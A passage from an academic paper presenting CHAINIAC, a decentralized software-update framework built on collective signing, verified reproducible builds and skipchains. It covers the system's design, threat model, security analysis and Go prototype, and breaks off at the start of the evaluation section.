Second, CHAINIAC introduces *collectively verified builds* to validate source-to-binary correspondence. CHAINIAC's verified builds are an improvement over reproducible builds, in that they ensure that binaries are not only reproducible in principle, but have indeed been identically reproduced by multiple independent verifiers from the corresponding source release. Concretely, this task is handled by a subset of the witness servers, or *build verifiers*, that reproducibly build the source code of a release, compare the result with the binary provided by the developers, and attest this validation to clients upon success. An additional advantage of this approach is that companies, in order to provide the source-to-binary guarantee to customers, can reveal source code only to third-party build verifiers who sign appropriate non-disclosure agreements.

Third, CHAINIAC increases transparency and ensures the accountability of the update process by implementing a public update-timeline that comprises a release log, freshness proofs, and key records. The timeline is maintained collectively by the witness servers such that each new entry can only be added – and clients will only accept it – if appropriate thresholds of the witnesses and build verifiers approve it. This mechanism ensures the source-to-binary binding to protect clients from compile-time backdoors or malware, and it guarantees that all users have a consistent view of the update history, preventing adversaries from stealthily attacking targeted clients with compromised updates. Even if an attacker manages to slip a backdoor into the source code, the corresponding signed binary stays publicly available for scrutiny, thereby preventing secret deployment against targeted users.

[1] Precise details of this review process depend on the developers' engineering disciplines, which are also security-critical but are beyond the scope of this paper.

Finally, to achieve tamper evidence, consistency, and search efficiency of the timeline, and to enable a secure rotation of signing keys, CHAINIAC employs *skipchains*, novel authenticated data structures inspired by skip lists [55, 61] and blockchains [41, 56]. The skipchains enable clients to efficiently navigate arbitrarily long update timelines, both forward (*e.g.*, to validate a new software release) and backward (*e.g.*, to downgrade or verify the validity of older package-dependencies needed for compatibility). Back-pointers in skipchains are cryptographic hashes, whereas forward-pointers are collective signatures. Due to skipchains, even resource-constrained clients (*e.g.*, IoT devices) can obtain and efficiently validate binary updates, using a hard-coded initial software version as a trust anchor. Such clients do not need to continuously track a release chain, like a Bitcoin full-node does, but can privately exchange, gossip, and independently validate on-demand newer or older blocks due to the skipchain's forward and backward links being offline-verifiable. Although blockchains are well-known tools, to our knowledge the skipchain structure is novel and can be useful in other contexts, besides software updates.

The evaluation of our prototype implementation of CHAINIAC on reproducible Debian packages shows that, in a group of more than a hundred verifiers, the end-to-end cost per witness of release attestation is on average five minutes per package, with the verified builds dominating this overhead. Furthermore, skipchains can increase the security of PyPI updates with minimal overhead, whereas a strawman approach would incur the increase of 500%. Finally, creating a skipblock of the aggregate update timeline for the full Debian repository of about 52,000 packages requires only 20 seconds of CPU time for a witness server, whereas receiving the latest skipblock on a client introduces only 16% of overhead to the usual communication cost of the APT manager [23].

In summary, our main contributions are as follows:

- We propose CHAINIAC (Sections 3 and 5), a software-update framework that enhances security and transparency of the update process via system-wide decentralization and efficiently verifiable logging.
- We introduce skipchains (Section 4), a novel authenticated data structure that enables secure trust delegation and efficient bi-directional timeline traversal, and we discuss their application in the context of CHAINIAC.
- We conduct an informal security analysis (Section 6) of CHAINIAC, justifying its resilience in common attack scenarios.
- We implement CHAINIAC (Section 7) and evaluate (Section 8) a prototype on real-world data from the Debian and PyPI package repositories.

2 Background

In this section, we give an overview of the concepts and notions CHAINIAC builds on, this includes scalable collective signing, reproducible builds, software-update systems, blockchains, and decentralized consensus.

2.1 Collective Signing and Timestamping

CoSi [69] is a protocol for large-scale collective signing. Aggregation techniques and communication trees [25,73] enable CoSi to efficiently produce compact Schnorr multi-signatures [64] and to scale to thousands of participants. A complete group of signers, or *witnesses*, is called a collective authority or *cothority*. CoSi assumes that signature verifiers know the public keys of the witnesses, all of which are combined to form an aggregate public key of the cothority. If witnesses are offline during the collective signing process or refuse to sign a statement, the resulting signature includes metadata that documents the event.

In CHAINIAC, we rely on CoSi for efficient collective signing among a large number of witnesses. Furthermore, we use the witness-cosigned timestamp service [69] as a building block in our design for the protection of clients against replay and freeze attacks [15] (where clients are blocked from learning about the availability of new software updates by an adversary). We describe the design of the protection mechanism in Section 5.6.

2.2 Reproducible Builds

Ensuring that source code verifiably compiles to a certain binary is difficult in practice, as there are often non-deterministic properties in the build environment [49,59], which can influence the compilation process. This issue poses a variety of attack vectors for backdoor insertion and false security-claims [36]. Reproducible builds are software development techniques that enable users to compile deterministically a given source code into one same binary, independent of factors such as system time or build machines. An ongoing collaboration of projects [62] is dedicated to improving these techniques, *e.g.*, Debian claims that 90% of its packages in the testing suite are reproducible [22], amounting to ∼21,000 packages. To provide a source-to-binary attestation as one of the guarantees, CHAINIAC relies on software projects to adopt the practices of reproducible builds.

2.3 Roles in Software-Update Systems

The separation of roles and responsibilities is one of the key concepts in security systems. TUF [63] and its successor, Diplomat [44], are software-update frameworks that make update systems more resilient to key compromise by exploiting this concept. In comparison to classic systems, these frameworks categorize the tasks that are commonly involved in software-update processes and specify a responsible role for every category. Each of these roles is then assigned a specific set of capabilities and receives its own set of signing keys, which enables TUF and Diplomat to realize different trade-offs between security and usability. For example, frequently used keys with low-security risks are kept online, whereas rarely needed keys with a high-security risk are kept offline, making it harder for attackers to subvert them. To achieve, for each role, the sweet-spot between security and usability, we follow a similar delegation model in our multi-layered architecture in Section 5.6. However, we decentralize all these roles, use a larger number of keys, and log their usage and evolution to further enhance security and add transparency.

2.4 Blockchains and Consensus

Introduced by Nakamoto [56], blockchains are a form of a distributed append-only log that is used in cryptocurrencies [56, 75] as well as in other domains [41, 74]. Blockchains are composed of *blocks*, each typically containing a timestamp, a nonce, a hash of the previous block, and application-specific data such as cryptocurrency transactions. As each block includes a hash of the prior block, it depends on the entire prior history, thus forming a tamper-evident log.

CHAINIAC uses *BFT-CoSi*, introduced in ByzCoin [42], as a consensus algorithm to ensure a single consistent timeline, *e.g.*, while rotating signing keys. BFT-CoSi implements PBFT [16] by using collective signing [69] with two CoSi-rounds to realize PBFT's prepare and commit phases. CHAINIAC's skipchain structure is partly inspired by blockchains [41]: Whereas ByzCoin also uses collective signatures to enable light-client verification, skipchains extend this functionality with skiplinks to enable clients to efficiently track and validate update timelines, instead of downloading and validating every signature. As a result skipchains can be used for more efficient offline verification of transactions in distributed ledger systems that work with consensus committees [2,42,43].

3 System Overview

In this section, we state high-level security goals that a hardened software-update system should achieve, we introduce a system and threat model, and we present an architectural overview of our proposed framework.

3.1 Security Goals

To address the challenges listed in Section 1, we formulate the following security goals for CHAINIAC:




Figure 1: Architectural overview of CHAINIAC

1. **No single point of failure:** The software-update system should retain its security guarantees in case any single one of its components fails (or gets compromised), whether it is a device or a human.
2. **Source-to-binary affirmation:** The software-update system should provide a high assurance-level to its clients that the deployed binaries have been built from trustworthy and untampered source code.
3. **Efficient release-search and verifiability:** The software-update system should provide means to its clients to find software release (the latest or older ones) and verify its validity in an efficient manner.
4. **Linear immutable public release history:** The software-update system should provide a globally consistent tamper-evident public log where each software release corresponds to a unique log entry that, once created, cannot be modified or deleted.
5. **Evolution of signing keys:** The software-update system should enable the rotation of authoritative keys, even when a (non-majority) subset of the keys is compromised.
6. **Timeliness of updates:** Clients should be able to verify that the software indeed corresponds to the latest one available.

3.2 System and Threat Model

In the system model, we introduce terminology and basic assumptions; and, in the threat model, potential attack scenarios against CHAINIAC.

System model. *Developers* write the source code of a software project and are responsible for approving and announcing new project *releases*. Each release includes source code, binaries (potentially, for multiple target architectures), and metadata such as release description. A *snapshot* refers to a set of releases of different software projects at a certain point in time. Projects can have single or multiple packages. *Witnesses* are servers that can validate and attest statements. They are chosen by the developers and should be operated ideally by both developers and independent trusted third parties. Witnesses are trusted as a group but not individually. *Build verifiers* are a subset of the witnesses who execute, in addition to their regular witness tasks, reproducible building of new software releases and compare them to the release binaries. Witnesses and build verifiers jointly form an *update cothority* (collective authority). The *update timeline* refers to a public log that keeps track of the authoritative signing keys, as well as the software releases. *Users* are clients of the system; they receive software releases through an (untrusted) *software-update center*.

Threat model. We assume that a threshold t_d of n_d developers are honest, meaning that less than t_d are compromised and want to tamper with the update process. We further assume that a threshold t_w of n_w witness servers is required for signing, whereas at most $f_w = n_w - t_w$ witnesses can potentially be faulty or compromised. To ensure consistency and resistance to fork attacks, CHAINIAC requires $n_w \geq 3f_w + 1$, hence, $t_w >= 2f_w + 1$. If this property is violated, CHAINIAC does not guarantee single history of the update timeline, however, even then, each history will individually be valid and satisfy the other correctness and validation properties, provided fewer than t_w witnesses are compromised. Furthermore, a threshold t_v of n_v build verifiers is honest and uses a trustworthy compiler [71] such that malicious and legitimate versions of a given source-code release are compiled into different binaries. Software-update centers and mirrors might be partially or fully compromised. Moreover, a powerful (*e.g.*, state-level) adversary might try to target a specific group of users by coercing developers or an update center to present to his targets a malicious version of a release. Finally, we assume that users of CHAINIAC are able to securely bootstrap, *i.e.*, receive the first version of a software package with a hard-coded initial public key of the system via some secure means, *e.g.*, pre-installed on a hard drive, on a read-only media, or via a secure connection.

An attack on the system is successful if an attacker manages to accomplish at least one of the following:

- Make developers sign the source code that they do not approve.
- Substitute a release binary with its tampered version such that the update cothority signs it.
- Trick the update cothority into signing a release that is not approved by the developers.
- Create a valid fork of the public release history or modify/revoke its entries; or present different users with different views of the history.
- Trick an outdated client into accepting a bogus public key as a new signing key of the update cothority.
- Get a client to load and run a release binary that is not approved by the developers or validated by the update cothority.

3.3 Architecture Overview

An illustration of CHAINIAC, showing how its various components interact with each other, is given in Figure 1. To introduce CHAINIAC, we begin with a simple strawman design that most of today's software-update systems use, and we present a roadmap for evolving this design into our target layout. Initially, we assume that only a single, static, uncompromisable cryptographic key pair is used to sign/verify software releases. The private key might be shared among a group of developers, and the public key is installed on client devices, *e.g.*, during a bootstrap. To distribute software, one of the developers builds the source code and pushes the binary to a trusted software-update center from where users can download and install it. This strawman system guarantees that users receive authenticated releases with a minimal verification overhead.

This design, though common, is rife with precarious assumptions. Expecting the signing key to be uncompromisable is unrealistic, especially if shared among multiple parties, as attackers need to subvert only a single developer's machine to retrieve the secret key or to coerce only one of the key owners. For similar reasons, it is utopian to assume that the software-update center is trustworthy. Moreover, without special measures, it is hard to verify that the binaries were built from the given (unmodified) source code, as the compilation process is often influenced by variations in the building-environment, hence non-deterministic. If an attacker manages to replace a compiled binary with its backdoored version, before it is signed, the developers might not detect the substitution and unknowingly sign the subverted software.

Eliminating these assumptions creates the need to track a potentially large number of dynamically changing signing keys; furthermore, checking a multitude of signatures would incur large overheads to end users who rarely update their software. To address these restrictions, we transform the strawman design into CHAINIAC in six steps:

1. To protect against a single compromised developer, CHAINIAC requires that developers have individual signing keys and that a threshold of the developers sign each release, see step ① in Figure 1.
2. To be able to distribute verified binaries to end users, we introduce developer-signed reproducible builds. Although users still need to verify multiple signatures, they no longer need to build the source code.
3. To further unburden users and developers, we use a cothority to validate software releases (check developer signatures and reproducible binaries) and collectively sign them, once validated: steps ② and ③ in Figure 1.
4. To protect against release-history tampering or stealthy developer-equivocation, we adopt a public log for software releases in the form of collectively signed decentralized hash chains, see step ④ in Figure 1.
5. To enable efficient key rotation, we replace hash chains with skipchains, blockchain-like data structures that enable forward linking and decrease verification overhead by multi-hop links.
6. To ensure update timeliness and further harden the system against key compromise, we introduce a multi-layer skipchain-based architecture that, in particular, implements a decentralized timestamp role.

Before presenting CHAINIAC in detail in Section 5, we introduce skipchains, one of CHAINIAC's core building blocks, in Section 4.

4 Skipchains

Skipchains are authenticated data structures that combine ideas from blockchains [41] and skiplists [55, 61]. Skipchains enable clients (1) to securely traverse the timeline in both forward and backward directions and (2) to efficiently traverse short or long distances by employing multi-hop links. Backward links are cryptographic hashes of past blocks, as in regular blockchains. Forward links are cryptographic signatures of future blocks, which are added retroactively when the target block appears.

We distinguish *randomized* and *deterministic* skipchains, which differ in the way the lengths of multi-hop links are determined. The link length is tied to the height parameter of a block that is computed during block creation, either randomly in randomized skipchains or via a fixed formula in deterministic skipchains. In both approaches, skipchains enable logarithmic-cost timeline traversal, both forward and backward.




Figure 2: A deterministic skipchain $\mathcal{S}_2^3$

4.1 Design

We denote a skipchain by $\mathcal{S}_b^h$ where $h \geq 1$ and $b > 0$ are called *skipheight* and *skipbasis*, respectively. If $0 < b < 1$ we call the skipchain randomized; and if $b \geq 1$ (b integer), we call it deterministic. The elements of a skipchain are *skipblocks* $\mathcal{B}_t = (\mathsf{id}_t, h_t, D_t, B_t, F_t)$ where $t \geq 0$ is the block index. The variables id_t, h_t, D_t, B_t, and F_t denote block identifier, block height, payload data, list of backward links, and list of forward links, respectively. Both B_t and F_t can store exactly h_t links and a reference at index $0 \leq i \leq h_t - 1$ in B_t (F_t) points to the last (next) block in the timeline having at least height $i+1$. For deterministic skipchains this block is $\mathcal{B}_{t-j}$ ($\mathcal{B}_{t+j}$) where $j = b^i$.

The concrete value of h_t is determined by the dependency of the skipchain's type: if $\mathcal{S}_b^h$ is randomized, then a coin, with probability b to land on heads, is repeatedly flipped. Once it lands on tails, we set $h_t = \min\{m, h\}$ where m denotes the number of times it landed on heads up to this point. If $\mathcal{S}_b^h$ is deterministic, we set

$$h_t = \max\{i : 0 \leq i \leq h \wedge 0 \equiv t \bmod b^{i-1}\} .$$

Fig. 2 illustrates a simple deterministic skipchain.

During the creation of a block, its identifier is set to the (cryptographic) hash of D_t and B_t, both known at this point, *i.e.*, $\mathsf{id}_t = \mathsf{H}(D_t, B_t)$. For a backward link from $\mathcal{B}_t$ to $\mathcal{B}_{t-j}$, we simply store id_{t-j} at index i in B_t. This works as in regular blockchains but with the difference that links can point to blocks further back in the timeline.

Forward links [41], are added retroactively to blocks in the log, as future blocks do not yet exist at the time of block creation. Furthermore, forward links cannot be cryptographic hashes, as this would result in a circular dependency between the forward link of the current and the backward link of the next block. For these reasons, forward links are created as digital (multi-)signatures. For a forward link from $\mathcal{B}_t$ to $\mathcal{B}_{t+j}$, we store the cryptographic signature $\langle \mathsf{id}_{t+j} \rangle_{E_t}$ at index i in F_t where E_t denotes the entity (possibly a decentralized collective such as a BFT-CoSi cothority [41, 42, 69]) that represents the head of trust of the system during time step t. To create the required signatures for the forward links until all slots in F_t are full, in particular, E_t must "stay alive" and watch the head of the skipchain. Once this is achieved, the job of E_t is done and it ceases to exist.

4.2 Useful Properties and Applications

Skipchains provide a framework for timeline tracking, which can be useful in other domains such as cryptocurrencies [42, 43, 56], key-management [41, 51], certificate tracking [1,45] or, in general, for membership evolution in decentralized systems [68,69]. Beyond the standard properties of blockchains, skipchains offer the following two useful features.

First, skipchains enable clients to securely and efficiently traverse arbitrarily long timelines, both forward and backward from any reference point. If the client has the correct hash of an existing block and wants to obtain a future or past block in the timeline from an untrusted source (such as a software-update server or a nearby peer), to cryptographically validate the target block (and all links leading to it), the client needs to download only a logarithmic number of additional, intermediate blocks.

Secondly, suppose two resource-constrained clients have two reference points on a skipchain, but have no access to a database containing the full skipchain, *e.g.*, clients exchanging peer-to-peer software updates while disconnected from any central update server. Provided these clients have cached a logarithmic number of additional blocks with their respective reference points – specifically the reference points' next and prior blocks at each level – then the two clients have all the information they need to cryptographically validate each others' reference points. For software updates, forward validation is important when an out-of-date client obtains a newer update from a peer. Reverse validation (via hashes) is useful for secure version rollback, or in other applications, such as efficiently verifying a historical payment on a skipchain for a cryptocurrency.

5 Design of CHAINIAC

In this section, we present CHAINIAC, a framework enhancing security and transparency of software updates. For clarity of exposition, we describe CHAINIAC step-by-step starting from a strawman update-system that uses one key to sign release binaries, as introduced in Section 3. We begin by introducing a decentralized validation of both source code and corresponding binaries, while alleviating the developer and client overhead. We then improve

transparency and address the evolution of update configurations by using skipchains. Finally, we reduce traversal overheads with multi-level skipchains and demonstrate how to adapt CHAINIAC to multi-package projects.

5.1 Decentralized Release-Approval

The first step towards CHAINIAC involves enlarging the trust base that approves software releases. Instead of using a single (shared) key to sign updates, each software developer signs using their individual keys. At the beginning of a project, the developers collect all their public keys in a *policy* file, together with a threshold value that specifies the minimal number of valid developer signatures required to make a release valid. Complying with our threat model, we assume that this policy file, as a trust anchor, is obtained securely by users at the initial acquisition of the software, *e.g.*, it can reside on a project's website as often is the case with a single signing key in the current software model.

Upon the announcement of a software release, which can be done by a subset or all developers depending on the project structure, all the developers check the source code and, if they approve, they sign the hash of it with their individual keys, *e.g.*, using PGP [14], and they add the signatures to an append-only list. Signing source code, instead of binaries, ensures that developers can realistically verify (human-readable) code.

The combination of the source code and the signature list is then pushed to the software-update center from where a user can download it. For simplicity, we first assume that the update center is trusted, later relaxing this assumption. When a user receives an update, she verifies that a threshold of the developers' signatures is valid, as specified in the policy file already stored on user's machine. If so, the user builds the binary from the obtained source code and installs it. An attacker trying to forge a valid software-release needs to control the threshold of the developers' keys, which is presumably harder than gaining control over any single signing key.

5.2 Build Transparency via Developers

The security benefits of developers signing source-code releases come at the cost of requiring users to build the binaries. This cost is a significant usability disadvantage, as users usually expect to receive fully functional binaries directly from the software center. Therefore in our second step towards CHAINIAC, we transfer the responsibility of building binaries from users to developers.

When a new software release is announced, it includes not only the source code but also a corresponding binary (or a set of binaries for multiple platforms) that users will obtain via an update center. Each developer now first validates the source code, then compiles it using reproducible build techniques [49, 59]. If the result matches the announced binary, he signs the software release. Assuming a threshold of developers is not compromised, this process ensures that the release binary has been checked by a number of independent verifiers. Upon receiving the update, a user verifies that a threshold of signatures is valid; if so, she can directly install the binary without needing to build it herself.

5.3 Release-Validation via Cothority

Although decentralized developer approval and reproducible builds improve software-update security, running reproducible builds for each binary places a high burden on developers (*e.g.*, building the Tor Browser Bundle takes 32 hours on an average modern laptop [60]). The load becomes even worse for developers involved in multiple software projects. Moreover, verifying many developer-signatures in large software projects can be a burden for client devices, especially when upgrading multiple packages. It would naturally be more convenient for an intermediary to take the developers' commitments, run the reproducible builds and produce a result that is easily verifiable by clients. Using a trusted third party is, however, contrary to CHAINIAC's goal of decentralization. Hence to maintain decentralization, we implement the intermediary as a collective authority or *cothority*.

To announce a new software release, the package developers combine the hashes of the associated source-code and binaries in a Merkle tree [52]. Each developer checks the source code and signs the root hash (of this tree), that summarizes all data associated with the release. The developers then send the release data and the list of their individual signatures to the cothority that validates and collectively signs the release. Clients can download and validate the release's source and/or any associated binary by verifying only a single collective signature and Merkle inclusion proofs for the components of interest.

To validate a release, each cothority server checks the developer signatures against the public keys and the threshold defined in the policy file. Remembering the policy for each software project is a challenge for the cothority that is supposed to be stateless. For now, we assume that each cothority member stores a project-to-policy list for all the projects it serves for. We relax this assumption in Section 5.5. The build verifiers then compile the source code and compare the result against the binaries of the release. The latter verification enables the transition from reproducible builds to *verified builds*: a deployment improvement over reproducible builds, which we introduce. The verified builds enable clients to obtain the guarantee of source-to-binary correspondence without

the need to accomplish the resource-consuming building work, due to the broad independent validation.

5.4 Anti-equivocation Measures

Many software projects are maintained by a small group of (often under-funded or volunteer) developers. Hence, it is not unreasonable to assume that a powerful (state-level) attacker could coerce a threshold of group members to create a secret backdoored release used for targeted attacks. In our next step towards CHAINIAC, we tackle the problem of such stealthy developer-equivocation, as well as the threat of an (untrusted) software-update center that accidentally or intentionally forgets parts of the software release history.

We introduce cothority-controlled hash chains that create a public history of the releases for each software project. When a new release is announced, the developers include and sign the summary (Merkle Root) of the software's last version. The cothority then checks the developers' signatures, the collective signature on the parent hash-block, and that there is no fork in the hash-chain (*i.e.*, that the parent hash-block is the last one publicly logged and that there is no other hash-block with the same parent). If everything is valid, it builds the summary for the current release, then runs BFT-CoSi [42] to create a new collective signature. Because the hash chain is cothority controlled, we can distribute the witnessing of its consistency across a larger group: for example, not just across a few servers chosen by the developers of a particular package, but rather across all the servers chosen by numerous developers who contribute to a large software distribution, such as Debian. Even if an attacker controls a threshold of developer keys for a package and creates a seemingly valid release, the only way to convince any client to accept this malicious update is to submit it to the cothority for approval and public logging. As a result, it is not possible for the group to sign the compromised release and keep it “off the public record”.

This approach prevents attackers from secretly creating malicious updates targeted at specific users without being detected. It also prevents software-update centers from "forgetting" old software releases, as everything is stored in a decentralized hash chain. CHAINIAC's transparency provisions not only protect users from compromised developers, but can also protect *developers* from attempts of coercion, as real-world attackers prefer secrecy and would be less likely to attack if they perceive a strong risk of the attack being publicly revealed.

5.5 Evolution of Authoritative Keys

So far, we have assumed that developer and cothority keys are static, hence clients who verify (individual or collective) signatures need not rely on centralized intermediaries such as CAs to retrieve those public keys. This assumption is unrealistic, however, as it makes a compromise of a key only a matter of time. Collective signing exacerbates this problem, because for both maximum independence and administrative manageability, witnesses' keys might need to rotate on different schedules. To lift this assumption without relying on centralized CAs, we construct a decentralized mechanism for a trust delegation that enables the evolution of the keys. As a result, developers and cothorities can change, when necessary, their signing keys and create a moving target for an attacker, and the cothority becomes more robust to churn.

To implement this trust delegation mechanism, we employ skipchains presented in Section 4. For the cothority keys, each cothority configuration becomes a block in a skipchain. When a new cothority configuration needs to be introduced, the current cothority witnesses run BFT on it. If completed successfully, they add the configuration to the skipchain, along with the produced signature as a forward link. For the developer keys, the trust is rooted in the policy file. To enable a rotation of developer keys, a policy file needs to be a part of the Merkle tree of the release, hence examined by the developers. Thus, the consistency of key evolution becomes protected by the hash chain. To update their keys, the developers first specify a new policy file that includes an updated set of keys, then, as usual during a new release, they sign it with a threshold of their current keys, thus delegating trust from the old to the new policy. Once the cothority has appended the new release to the chain, the new keys become active and supersede their older counterparts. Anyone following the chain can be certain that a threshold of the developers has approved the new set of keys. With this approach, developers can rotate their keys regularly and, if needed, securely revoke a sub-threshold number of compromised keys.

5.6 Role Separation and Timeliness

In addition to verifying and authenticating updates, a software-update system must ensure update timeliness, so that a client cannot unknowingly become a victim of freeze or replay attacks (see Section 2.1). To retain decentralization in CHAINIAC, we rely on the update cothority to provide a timestamp service. Using one set of keys for signing new releases and for timestamping introduces tradeoffs between security and usability, as online keys are easier compromisable than offline keys, whereas the latter cannot be used frequently. To address the described challenges, we introduce a multi-layer skipchain-based architecture with different trust roles, each having different responsibilities and rights. We distinguish the four roles ROOT, CONFIG, RELEASE, and TIME. The first three are




Figure 3: Trust delegation in CHAINIAC

based on skipchains and interconnected with each other through *upward* and *downward* links represented as cryptographic hashes and signatures, respectively. Figure 3 shows an overview of this multi-layer architecture.

The ROOT role represents CHAINIAC's root of trust; its signing keys are the most security-critical. These keys are kept offline, possibly as secrets shared among a set of developer-administrators. They are used to delegate trust to the update cothority and revoke it in case of misbehavior. The ROOT skipchain changes slowly (*e.g.*, once per year), and old keys are deleted immediately. As a result, the ROOT skipchain has a height of one, with only single-step forward and backward links.

The CONFIG role represents the online keys of the update cothority and models CHAINIAC's control plane. These keys are kept online for access to them quicker than to the ROOT keys. Their purpose is to attest to the validity of new release-blocks. The CONFIG skipchain can have higher-level skips, as it can be updated more frequently. If a threshold of CONFIG keys is compromised, the ROOT role signs a new set of CONFIG keys, enabling secure recovery. This is equivalent to a downward link from the ROOT skipchain to the CONFIG skipchain.

The RELEASE role wraps the functionality of the release log, as specified previously, and adds upward links to ROOT and CONFIG skipchains, enabling clients to efficiently look up the latest trusted ROOT and CONFIG configurations required for verifying software releases.

Finally, the TIME role provides a timestamp service that informs clients of the latest version of a package, within a coarse-grained time interval. Every TIME block contains a wall-clock timestamp and a hash of the latest release. The CONFIG leader creates this block when a new RELEASE skipblock is co-signed, or every hour if nothing happens. Before signing it off, the rest of the independent servers check that the hash inside the timestamp is correct and that the time indicated is sufficiently close to their clocks (*e.g.*, within five minutes). From an absence of fresh TIME updates and provided that clients has an approximately accurate notion of the current time[2], the clients can then detect freeze attacks.

5.7 Multiple-Package Projects

To keep track of software packages, users often rely on large software projects, such as Debian or Ubuntu, and their community repositories. Each of these packages can be maintained by a separate group of developers, hence can deploy its own release log. To stay updated with new releases of installed packages, a user would have to frequently contact all the respective release logs and follow their configuration skipchains. This is not only bandwidth- and time-consuming for the user but also requires the maintainers of each package to run a freshness service. To alleviate this burden, we further enhance CHAINIAC to support multi-package projects.




Figure 4: Constructing an aggregate layer in CHAINIAC

We introduce an *aggregate* layer into CHAINIAC: this layer is responsible for collecting, validating and providing to clients information about all the packages included in the project. A project-level update cothority implements a project log where each entry is a *snapshot* of a project state (Figure 4). To publish a new snapshot, the cothority retrieves the latest data from the individual package skipchains, including freshness proofs and signatures on the heads. The witnesses then verify the correctness and freshness of all packages in this snapshot against the corresponding per-package logs. Finally, the cothority forms a Merkle tree that summarizes all package versions in the snapshot, then collectively signs it.

This architecture facilitates the gradual upgrade of large open-source projects, as packages that do not yet have their own skipchains can still be included in the aggregate layer as hash values of the latest release files. The project-level cothority runs an aggregate timestamp service, ensuring that clients are provided with the latest status of all individual packages and a consistent repository state. A

[2] Protecting the client's notion of time is an important but orthogonal problem [50], solvable using a timestamping service with collectively-signed proofs-of-freshness, as in CoSi [69, Section V.A.].

client can request the latest signed project-snapshot from the update cothority and check outdated packages on her system using Merkle proofs. If there are such packages, the client accesses their individual release logs, knowing the hash values of the latest blocks.

A multi-package project can potentially have several aggregate layers, each representing a certain distribution , *e.g.*, based on the development phase of packages, as *stable*, *testing*, and *unstable* in Debian. Individual packages would still maintain a single-view linear skipchain-log but the project developers would additionally tag each release with its distribution affiliation. For example, the stable distribution would then notify clients only when correspondingly tagged releases appear, and would point to the precise block in the package skipchain by providing its hash value, whereas the developers might move ahead and publish experimental versions of the package to its release log. The timeliness is then ensured by maintaining a separate timestamp service for each distribution.

6 Security Analysis

In this section, we informally analyze the security of CHAINIAC against the threat model defined in Section 3.2. We thereby assume that an adversary is computationally bound and unable to compromise the employed cryptosystems (*e.g.*, create hash collisions or forge signatures), except with negligible probability.

Developers. The first point of attack in CHAINIAC is the software-release proposal created by developers. An attacker might try to sneak a vulnerability into the source code, compromise the developers' signing keys, or intercept a release proposal that the developers send to the update cothority, and replace it with a backdoored version. If developers carefully review source-code changes and releases, and fewer than the threshold t_d of developers or their keys are compromised, the attacker alone cannot forge a release proposal that the update cothority would accept.[3] As developer-signed release proposals are cryptographically bound to particular sources and binaries, the update cothority will similarly refuse to sign a release proposal whose sources differ from the signed versions, or whose binaries differ from those reproduced by the build verifiers. If a sub-threshold number of developer keys are compromised without detection, a regular signing key rotation (Section 5.5) can eventually re-establish full security of the developer keys.

Update cothority. The next point an adversary might attack is the update-cothority's witness servers. The witnesses and build verifiers should be chosen carefully by the software project or repository maintainers, should reside in different physical locations, and be controlled by trustworthy, independent parties. For a successful attack, the adversary must compromise at least t_w witnesses to violate the correctness or transparency of the release timeline, and must compromise t_v build verifiers to break the source-to-binary release correspondence. As with developer keys, the regular rotation of cothority keys further impedes a gradual compromise.

If a threshold of online cothority keys are compromised, then, once this compromise is detected, the developers can use the offline ROOT keys to establish a new cothority configuration (see Section 5.6). Non-compromised clients (*e.g.*, those that did not update critical software during the period of compromise) can then "roll forward" securely to the new configuration. An unavoidable limitation of this (or any) recovery mechanism using offline keys, however, is an inability to ensure timeliness of configuration changes. Old clients, whose network connectivity is attacker controlled, could be denied the knowledge of the new configuration, hence remain reliant on the old, compromised cothority configuration. "Fixing" this weakness would require bringing the offline ROOT keys online, defeating their purpose.

Update timeline. An attacker might attempt to tamper with the skipchain-based update timeline containing the authoritative signing keys and the software releases, *e.g.*, by attempting to fork either of the logs, to modify entries, or to present different views to users. The skipchain structure relies on the security of the underlying hash and digital signature schemes. Backward links are hashes ensuring the immutability of the past with respect to any valid release. An attacker can propose a release record with incorrect back-links, but cannot produce a valid collective signature on such a record without compromising a threshold of witnesses, as honest witnesses verify the consistency of new records against their view of history before cosigning. An attacker can attempt to create two distinct successors to the same prior release (a fork), but any honest witness will cosign at most one of these branches. If the cothority is configured with a two-thirds supermajority witness-threshold ($t_w \geq 2n_w + 1$), forks are prevented by the BFT-CoSi consensus mechanism.

Forward links are signatures that can be created only once the (future) target blocks have been appended to the skipchain. This requires that witnesses store the sign-

[3] Of course there is no guarantee that even honest, competent developers will detect all bugs, let alone sophisticated backdoors masquerading as bugs. CHAINIAC's transparency provisions ensure that even compromised releases are logged and open to scrutiny, and the freshness mechanisms ensure that a compromised release does not remain usable in rollback or freeze attacks after being fixed and superseded.

ing keys associated with a given block, until all forward links from that block onwards are generated. This longer key-storage, gives the attacker more time to compromise a threshold of keys. To mitigate this threat, we impose an expiration date on signing keys (*e.g.*, one year), after which honest witnesses delete outdated keys unconditionally, thereby imposing an effective distance limit on forward links. Note that the key expiration-time should be sufficiently long so that the direct forward links are always created to ensure secure trust delegation.

In summary, to manipulate the update timeline managed by the update cothority, an attacker needs to compromise at least a threshold of t_w witness servers. Note that one purpose of the update timeline in CHAINIAC is to ensure accountability so that even if the attacker manages to slip a backdoor into a release, the corresponding source code stays irrevocably available, enabling public scrutiny.

Update center. An adversary might also compromise the software-update center to disseminate malicious binaries, to mount freeze attacks that prevent clients from updating, or to replay old packages with known security vulnerabilities and force clients to downgrade.

Clients can detect that they have received a tampered binary by verifying the associated signature using the public key of the update cothority; the key can be retrieved securely through CHAINIAC's update timeline. The clients will also never downgrade, as they only install packages that are cryptographically linked to the currently installed version through the release skipchain. Finally, assuming the clients have a correct internal clock, they can detect freeze and replay attacks by verifying timestamps and package signatures, because an attacker cannot forge collective signatures of the update cothority to create valid-looking TIME blocks (see Section 5.6).

7 Prototype Implementation

We implemented CHAINIAC in Go [31] and made it publicly available[4], along with the instructions on how to reproduce the evaluation experiments. We built on existing open-source code implementing CoSi [69] and BFT-CoSi [42]. The new code implementing the CHAINIAC prototype was about 1.8kLOC, whereas skipchains, network communication, and BFT-CoSi were 1.2k, 1.5k, and 1.8k lines of code (LOC), respectively. Although the implementation is not yet production quality, it is practical and usable for experimental purposes.

We rely on Git for source-code control and use Git-notes [30], tweaked with server hooks to be append-only, for collecting developer approvals in the form of PGP signatures. For the build verifiers, we use Python to extract the information about the building environment of the packages, and Docker [26] to reproduce it.

[4] https://github.com/dedis/paper_chainiac

8 Experimental Evaluation

In this section, we experimentally evaluate our CHAINIAC prototype. The main question we answer is whether CHAINIAC is usable in practice without incurring large overheads. We begin by measuring the cost of reproducible builds using Debian packages as an example, and we continue with the cost of witnesses who maintain an update-timeline skipchain and the overhead of securing multi-package projects.

8.1 Experimental Methodology

